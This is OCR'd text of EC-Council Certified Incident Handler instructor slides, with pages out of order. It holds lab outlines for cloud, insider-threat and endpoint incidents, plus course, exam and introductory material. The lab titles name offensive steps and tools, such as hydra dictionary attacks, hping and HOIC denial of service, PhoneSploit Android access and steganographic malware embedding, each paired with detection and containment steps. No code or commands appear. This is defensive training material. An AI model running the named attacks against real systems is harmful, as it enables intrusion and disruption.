    - Detect SQL Injection Attack Manually using Wireshark
  - 3.3: Analyze the Web Application Logs
    - Analyze Logs using dotDefender
  - 3.4: Contain SQL Injection Attack
    - Contain SQL Injection Attack Manually from SQL Server Studio
  - 3.5: Eradicate SQL Injection Attack
    - Eradicate SQL Injection Attacks using Parameterized Queries
  - 3.6: Implement Best Practices Against SQL Injection Attack
    - Perform Vulnerability Scanning on goodshopping.com using OWASP ZAP

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 04:** Handling and Responding to Brute-force Attack (Self-study)
  - 4.1: Launch Brute-force Attack
    - Perform Dictionary Attack using hydra sh Script
  - 4.2: Detect and Analyze Brute-force Attack
    - Detect Dictionary Attack using Wireshark (Showing the Credentials by Following HTTP Stream)
  - 4.3: Contain Brute-force Attack
    - Contain Brute-force Attack using KFSensor
  - 4.4: Eradicate and Implement Best Practices Against Brute-force Attacks
    - List the Tools to Eradicate Brute-force Attacks
- **Lab 05:** Handling and Responding to DoS Attack on a Web Application (Self-study)
  - 5.1: Launch Dos Attack
    - Perform DoS Attack using hping sh Script
  - 5.2: Detect DoS Attack
    - Detect DoS Attack by Observing the Performance of Website
  - 5.3: Analyze Dos Attack
    - Analyze DoS Attack using pfSense Firewall and Check the Incoming Traffic to the Web Server
  - 5.4: Contain and Eradicate DoS Attack
    - Contain and Eradicate DoS Attack by Implementing pfSense Firewall Rule
  - 5.5: Implement Best Practices Against DoS Attack
    - List Various Security Services to Protect the Web Application from DoS Attacks

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 08: Handling and Responding to Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 08?

ECIH EC-Council Certified Incident Handler

1. Briefs on the importance of **handling cloud security incidents** and explains OWASP top 10 cloud security risks

2. **Stepwise** illustrates the process of handling and responding to **cloud security incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**

3. **Stepwise** describes the process of handling and responding to **Azure**, **AWS**, **and Google Cloud-related security incidents**

4. Discusses the handling of cloud security incidents - **case study**

5. Explains various **best practices** against **cloud security incidents**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

1. Discuss the importance of handling cloud security incidents
2. Explain OWASP top 10 cloud security risks
3. Explain various steps involved in handling cloud security incidents
4. Discuss how to handle Azure security incidents
5. Explain how to handle AWS security incidents
6. Discuss how to handle Google Cloud security incidents
7. Discuss a case study on handling cloud security incidents
8. Describe various best practices against cloud security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 01:** Handling and Responding to S3 Bucket Related Security Incident
  - 1.1: Preparation: Create IAM Group, User Account, and S3 Bucket
    - Create S3 Bucket and Enable CloudTrail from Root Account
    - Add Normal User with IAM Access and Provide Access to S3 Buckets
  - 1.2: Attack: Manipulate S3 Bucket from IAM User Account
    - Make S3 Buckets Accessible to Public
  - 1.3: Detection: Detect Public S3 Buckets with Amazon Macie
    - Detect Compromise of Sensitive Data in S3 Buckets with Amazon Macie
  - 1.4: Analysis: Analyze Logs with CloudTrial
    - Monitor User Activity using AWS CloudTrail from S3 Bucket
  - 1.5: Containment: Make S3 Buckets Private and Revoke S3 Privileges for IAM Users
    - Make S3 Bucket Private
  - 1.6: Implement Best Practice: Conduct Security Audit in AWS with AWS Trusted Advisor
    - Revoke All IAM Privileges to Normal Users
    - Conduct Security Audit in AWS with AWS Trusted Advisor

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 02:** Handling and Responding to Brute-force Attack on Azure VM (Self-study)
  - 2.1: Preparation
    - Create a Resource Group and Enable Azure Security Center in Azure
    - Create Virtual Machine and Log Analytics Workspace
    - Set Up Microsoft Sentinel and Data Collection Rules
  - 2.2: Attack: Perform Brute-force Attack on the VM
    - Perform Brute-force on Public IP of VM
  - 2.3: Detection: Detect the Brute-force Attack
    - Detect Brute-force Attack from Insights Tab
  - 2.4: Contain and Eradicate: Block Management Ports with Azure Security Center to Prevent Brute-force Login Attacks on VMs in Azure
    - Enable JIT from Security Centre

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 03:** Handling and Responding to Compromise of Buckets in Google Cloud Platform
  - 3.1: Preparation: Create Project, User, and Storage Bucket
    - Create Bucket and IAM User with Editor privileges as Admin
  - 3.2: Perform Attack as Malicious Insider
    - Upload Sensitive Data into the Bucket and Make it Public
    - Access the Data from Attacker's Machine
  - 3.3: Detect Public Buckets
    - Raise an Incident Ticket
  - 3.4: Analyze the Logs
    - Scan the Storage Bucket for Any Sensitive Data
    - Check the Logs to Verify Who Updated the Bucket Policies Recently
  - 3.5: Contain Security Incident
    - Make the Bucket Private and Remove the Sensitive Data from the Bucket
    - Revoke Bucket Permissions to the User
  - 3.6: Eradicate Security Incident
    - Create Alert When Bucket Policy Update Occurs

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 09: Handling and Responding to Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 09?

ECIH EC-Council Certified Incident Handler

- Discusses various **types of insider threats**, **driving forces** behind insider threats, and **common attacks** carried out by insiders

- **Stepwise** illustrates the process of handling and responding to **insider threat incidents**, including **preparation**, **detection**, **containment**, **analysis**, and **eradication of incidents**, along with **system recovery**

hide01.ir

- Discusses the handling of insider threats - **case study**

- Explains various **best practices** to **prevent insider threats**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss insider threats and their types
2. Describe the driving forces behind insider attacks
3. Explain the importance of handling insider threats
4. Discuss the preparation required to handle insider threats
5. Explain how to recognize the indicators of insider threats
6. Explain how to detect and contain insider threats
7. Explain the analysis of insider threats
8. Explain how to eradicate and recover from insider threats
9. Discuss a case study on handling insider threats
10. Describe various best practices to prevent insider threats

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise

ECIH EC-Council Certified Incident Handler

Demonstrate the following labs

- **Lab 01:** Handling and Responding to Malware Injection and File Tampering through Insider Attack
  - 1.1: Preparation for Monitoring Files and Network Traffic
    - Configure PA File Sight File Monitoring
    - Perform Remote Packet Capturing using Wireshark
  - 1.2: Perform Attacks as an Insider
    - Perform Steganography to Embed Malware File Behind Image File using OpenStego
    - Perform Malicious File Injection using FTP Channel to Victim Machine using Credentials Obtained from Shoulder Surfing
    - Perform Confidential File Alteration/Deletion Through RDP Channel
  - 1.3: Detect Security Incident
    - Analyze and Detect Packet Transfer Through FTP Channel using Wireshark Remote Packet Capturing Interface
    - Analyze Detailed Report on Target File Alteration Obtained from Detection Tool
    - Detect Hidden Malicious Files using Steganography
  - 1.4: Contain FTP File Injection Attack
    - Disable RDP Connection to Anonymous User by Enabling Network Credential Access
    - Block FTP Inbound Rule from Allow to Deny
  - 1.5: Eradicate Security Incident
    - Eradicate the Security Incident by Blocking Remote Desktop Connection
  - 1.6: Recover the Deleted Files
    - Recover the Deleted Files using EaseUS Data Recovery Tool
  - 1.7: Implement Best Practices to Secure Important Files
    - Encrypt the Confidential File/Drive using VeraCrypt

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 02:** Handling and Responding to Inappropriate Usage Incidents: Accessing Malware in the Network (Self-study)
  - 2.1: Preparation: Install and Configure ManageEngine Endpoint Central
    - Configure ManageEngine Endpoint Central for File Monitoring
  - 2.2: Detect Security Incidents
    - Perform Remote Packet Capturing using pfSense Firewall
    - Download and Run the Malicious File
    - Analyze and Detect Packet Transfer using Packets Captured from pfSense Firewall
  - 2.3: Detect Installation of Malware
    - Analyze Where the File is Downloaded and Check Running Process From a Remote Machine
  - 2.4: Contain Security Incident
    - Kill the Running Malicious Process using TASK Manager
  - 2.5: Analyze the Downloaded Malware
    - Scan the exe File for the Malicious Injection
  - 2.6: Eradicate the Security Incident / Implement Best Practices Against Security Incident
    - Block Unsecure File Installation by Configuring Local Security Policy

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise

Demonstrate the following labs

- **Lab 03:** Activity Monitoring and Recording using Net Monitor for Employees Pro Tool (Self-study)
  - 3.1: Monitor Employee Activities Remotely
    - Perform Activity Monitoring on the Employees in the Network using Net Monitor

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module 10: Handling and Responding to Endpoint Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Covered in Module 10?

- Discusses the importance of **handling endpoint security incidents**, along with **common endpoint security incidents**
- **Stepwise** illustrates the process of handling and responding to **mobile-based**, **IoT**, and **OT-based security incidents**
- Explains various **best practices** to prevent mobile-based, IoT, and OT-based security incidents
- Discusses the handling of endpoint security incidents - **case study**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Teach This Module?

ECIH EC-Council Certified Incident Handler

1. Discuss the importance of handling endpoint security incidents
2. Brief the need for handling endpoint security incidents
3. Describe common endpoint security incidents
4. Explain the process of handling mobile-based security incidents
5. Discuss various best practices to prevent mobile-based security incidents
6. Explain the process of handling IoT-based security incidents
7. Discuss various best practices to prevent IoT-based security incidents
8. Explain the process of handling OT-based security incidents
9. Discuss various best practices to prevent OT-based security incidents
10. Discuss a case study on handling endpoint security incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 01:** Handling and Responding to Mobile-based Security Incident
  - 1.1: Launching Attack
    - Access Android Machine using PhoneSploit
  - 1.2: Detect Security Incident
    - Install Malicious App, Open Screen Apps, and Unwanted Website
  - 1.3: Contain Security Incident
    - Isolate the Device: Scan using MalwareBytes and Find Out the .apk File
  - 1.4: Analyze Security Incident
    - Anlayze Malicious apk using Sixo Online APK Analyzer
  - 1.5: Eradicate Security Incident
    - Remove Malicious Files using MalwareBytes
  - 1.6: Implement Best Practices Against Security Incident
    - Use Avast Mobile Security to Protect the Android Device from Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exercise



Demonstrate the following labs

- **Lab 02:** Handling and Responding to DoS Security Incident
  - 2.1: Launching DoS Attack
    - Perform DoS Attack using HOIC
  - 2.2: Detect and Analyze DoS Attack
    - Observe the performance of the Device
    - Perform Remote Packet Capturing using pfSense Firewall
  - 2.3: Contain and Eradicate DoS Attack
    - Create Rules in pfSense Firewall to Block Attacker's IP Address
  - 2.4: Implement Best Practices Against DoS Attack
    - List Various Android Security Services to Protect Mobile Devices Against DoS Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- **Where to get help**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- For any Aspen account issue, courseware and other CEI material access, contact: aspensupport@eccouncil.org
- You can open a support ticket from your Aspen account, or
- Get chat support (24x5)

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council

www.eccouncil.org

hidoo.ir



E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security

EC-Council Certified
Incident Handler

INSTRUCTOR PRESENTATION

EC-Council Official Curricula

hide01.ir

EC-Council

Copyright © 2023 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

hide01.ir

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Table of Contents

Module Number	Module Name	Page Number
01	Introduction to Incident Handling and Response	01
02	Incident Handling and Response Process	78
03	First Response	179
04	Handling and Responding to Malware Incidents	223
05	Handling and Responding to Email Security Incidents	302
06	Handling and Responding to Network Security Incidents	366
07	Handling and Responding to Web Application Security Incidents	461
08	Handling and Responding to Cloud Security Incidents	543
09	Handling and Responding to Insider Threats	643
10	Handling and Responding to Endpoint Security Incidents	703

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 00

Welcome to the EC-Council Certified Incident Handler Class!

- Student Introduction

Introduction

Instructor Introduction

- Name
- Qualification
- Industry Experience
- Teaching Experience





Student Introduction

- Name
- Company Affiliation
- Title / Function
- Job Responsibility
- System Security related Experience
- Expectations

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What Is ECIH Program?

- EC-Council Certified Incident Handler (ECIH) is a hands-on, instructor-led, **comprehensive "specialist"-level program** that presents a **structured approach** for effectively handling and responding to cyber security incidents

- A program developed by **IH&R experts** from all over the world that is constantly updated to ensure that the students are exposed to the latest advances in handling cyber security incidents

- The course will help students to gain **in-depth knowledge** and **skills** for incident handling and response preparation, incident recording and assignment, incident triage and notification, incident containment, evidence gathering and forensic analysis, incident eradication, systems recovery, and post-incident activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECIHv3 Course Outline

01	Introduction to Incident Handling and Response
02	Incident Handling and Response Process
03	First Response
04	Handling and Responding to Malware Incidents
05	Handling and Responding to Email Security Incidents
06	Handling and Responding to Network Security Incidents
07	Handling and Responding to Web Application Security Incidents
08	Handling and Responding to Cloud Security Incidents
09	Handling and Responding to Insider Threats
10	Handling and Responding to Endpoint Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What Will You Learn?

Students going through ECIH training will learn:



- Key issues plaguing the information security world
- Various types of cyber security threats, attack vectors, threat actors, and their motives, goals, and objectives of cyber security attacks
- Various attack and defense frameworks (Cyber Kill Chain Methodology, MITRE ATT&CK Framework, etc.)
- Fundamentals of information security concepts (Vulnerability assessment, risk management, cyber threat intelligence, threat modeling, and threat hunting)
- Fundamentals of incident management (information security incidents, signs and costs of an incident, incident handling and response, and incident response automation and orchestration)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What Will You Learn?

Students going through ECIH training will learn:



- Different incident handling and response best practices, standards, cybersecurity frameworks, laws, acts, and regulations
- Various steps involved in planning incident handling and response program (Planning, recording and assignment, triage, notification, containment, evidence gathering and forensic analysis, eradication, recovery, and post-incident activities)
- Importance of first response and first response procedure (Evidence collection, documentation, preservation, packaging, and transportation)
- How to handle and respond to different types of cybersecurity incidents in a systematic way (malware incidents, email security incidents, network security incidents, web application security incidents, cloud security incidents, insider threat-related incidents, and endpoint security incidents)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECIH Class Speed

- The ECIH class is **extremely fast paced**
- There are many incident-handling **tools**, **techniques**, and **methodology** covered in the curriculum
- The instructor **WILL NOT** be able to demonstrate **ALL** the tools in this class
- The instructor will showcase only **selected tools**
- The students are required to **practice with the tools** not demonstrated in the class on their own

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Sessions


- Lab sessions are designed to **reinforce** the classroom sessions
- The sessions are intended to give a **hands-on experience** only and do not guarantee proficiency
- There are many labs. Please practice these labs at home
- Subscribe to ECIH CyberQ, a cloud-based virtual lab platform, at a cost to **practice ECIH labs 24x7 from anywhere**



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Advanced Lab Environment



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council CyberQ

- CyberQ's **Range-as-a-Service solution** provides a highly adaptable, customizable experience for anyone involved in the cybersecurity ecosystem
- The CyberQ is a service that allows students to logon to a **virtualized remote machine** to perform various exercises



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECIHv3 Exam Information

- Exam Title: EC-Council Certified Incident Handler
- Exam Code: 212-89
- Number of Questions: 100
- Duration: 3 hours
- Availability: ECC Exam Portal
- Passing Score: Please refer https://cert.eccouncil.org/faq.html
- Test Format: Multiple Choice
- The training center/instructor will advise you about the exam schedule and voucher details



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Welcome to the ECIH Class!

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


E|CIH
EC-Council Certified Incident Handler
EC-Council
Building A Culture Of Security
Module 01
Introduction to Incident Handling and Response

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand Information Security Threats and Attack Vectors
- LO#02: Explain Various Attack and Defense Frameworks
- LO#03: Understand Information Security Concepts
- LO#04: Understand Information Security Incidents
- LO#05: Understand the Incident Management Process
- LO#06: Understand Incident Response Automation and Orchestration
- LO#07: Describe Various Incident Handling and Response Best Practices
- LO#08: Explain Various Standards Related to Incident Handling and Response
- LO#09: Explain Various Cybersecurity Frameworks
- LO#10: Understand Incident Handling Laws and Legal Compliance

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand Information Security Threats and Attack Vectors

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Elements of Information Security

- "Information security" is a state of **well-being for information** and infrastructure in which the possibilities of information and services theft, tampering, and disruption are low or tolerable



Assurance that the information is accessible only to those **authorized to have access**



Trustworthiness of data or resources in terms of preventing improper and unauthorized changes



Assurance that the systems are **accessible when required** by the authorized users



Characteristic of a document, communication, or dataset that ensures that it is **genuine**



Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Motives, Goals, and Objectives of Information Security Attacks

Attacks = Motive (Goal) + Method + Vulnerability

- A motive originates from the notion that the **target system stores** or **processes** something valuable; this signals that the system may be under threat of an attack
- Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or security policy and controls to achieve their motives

hide01.ir

Motives Behind Information Security Attacks

- Disrupting business continuity
- Information theft and data manipulation
- Creating fear and chaos by disrupting critical infrastructures
- Financial loss to the target
- Propagating religious or political beliefs
- Achieving state's military objectives
- Damaging reputation of the target
- Taking revenge
- Demanding ransom

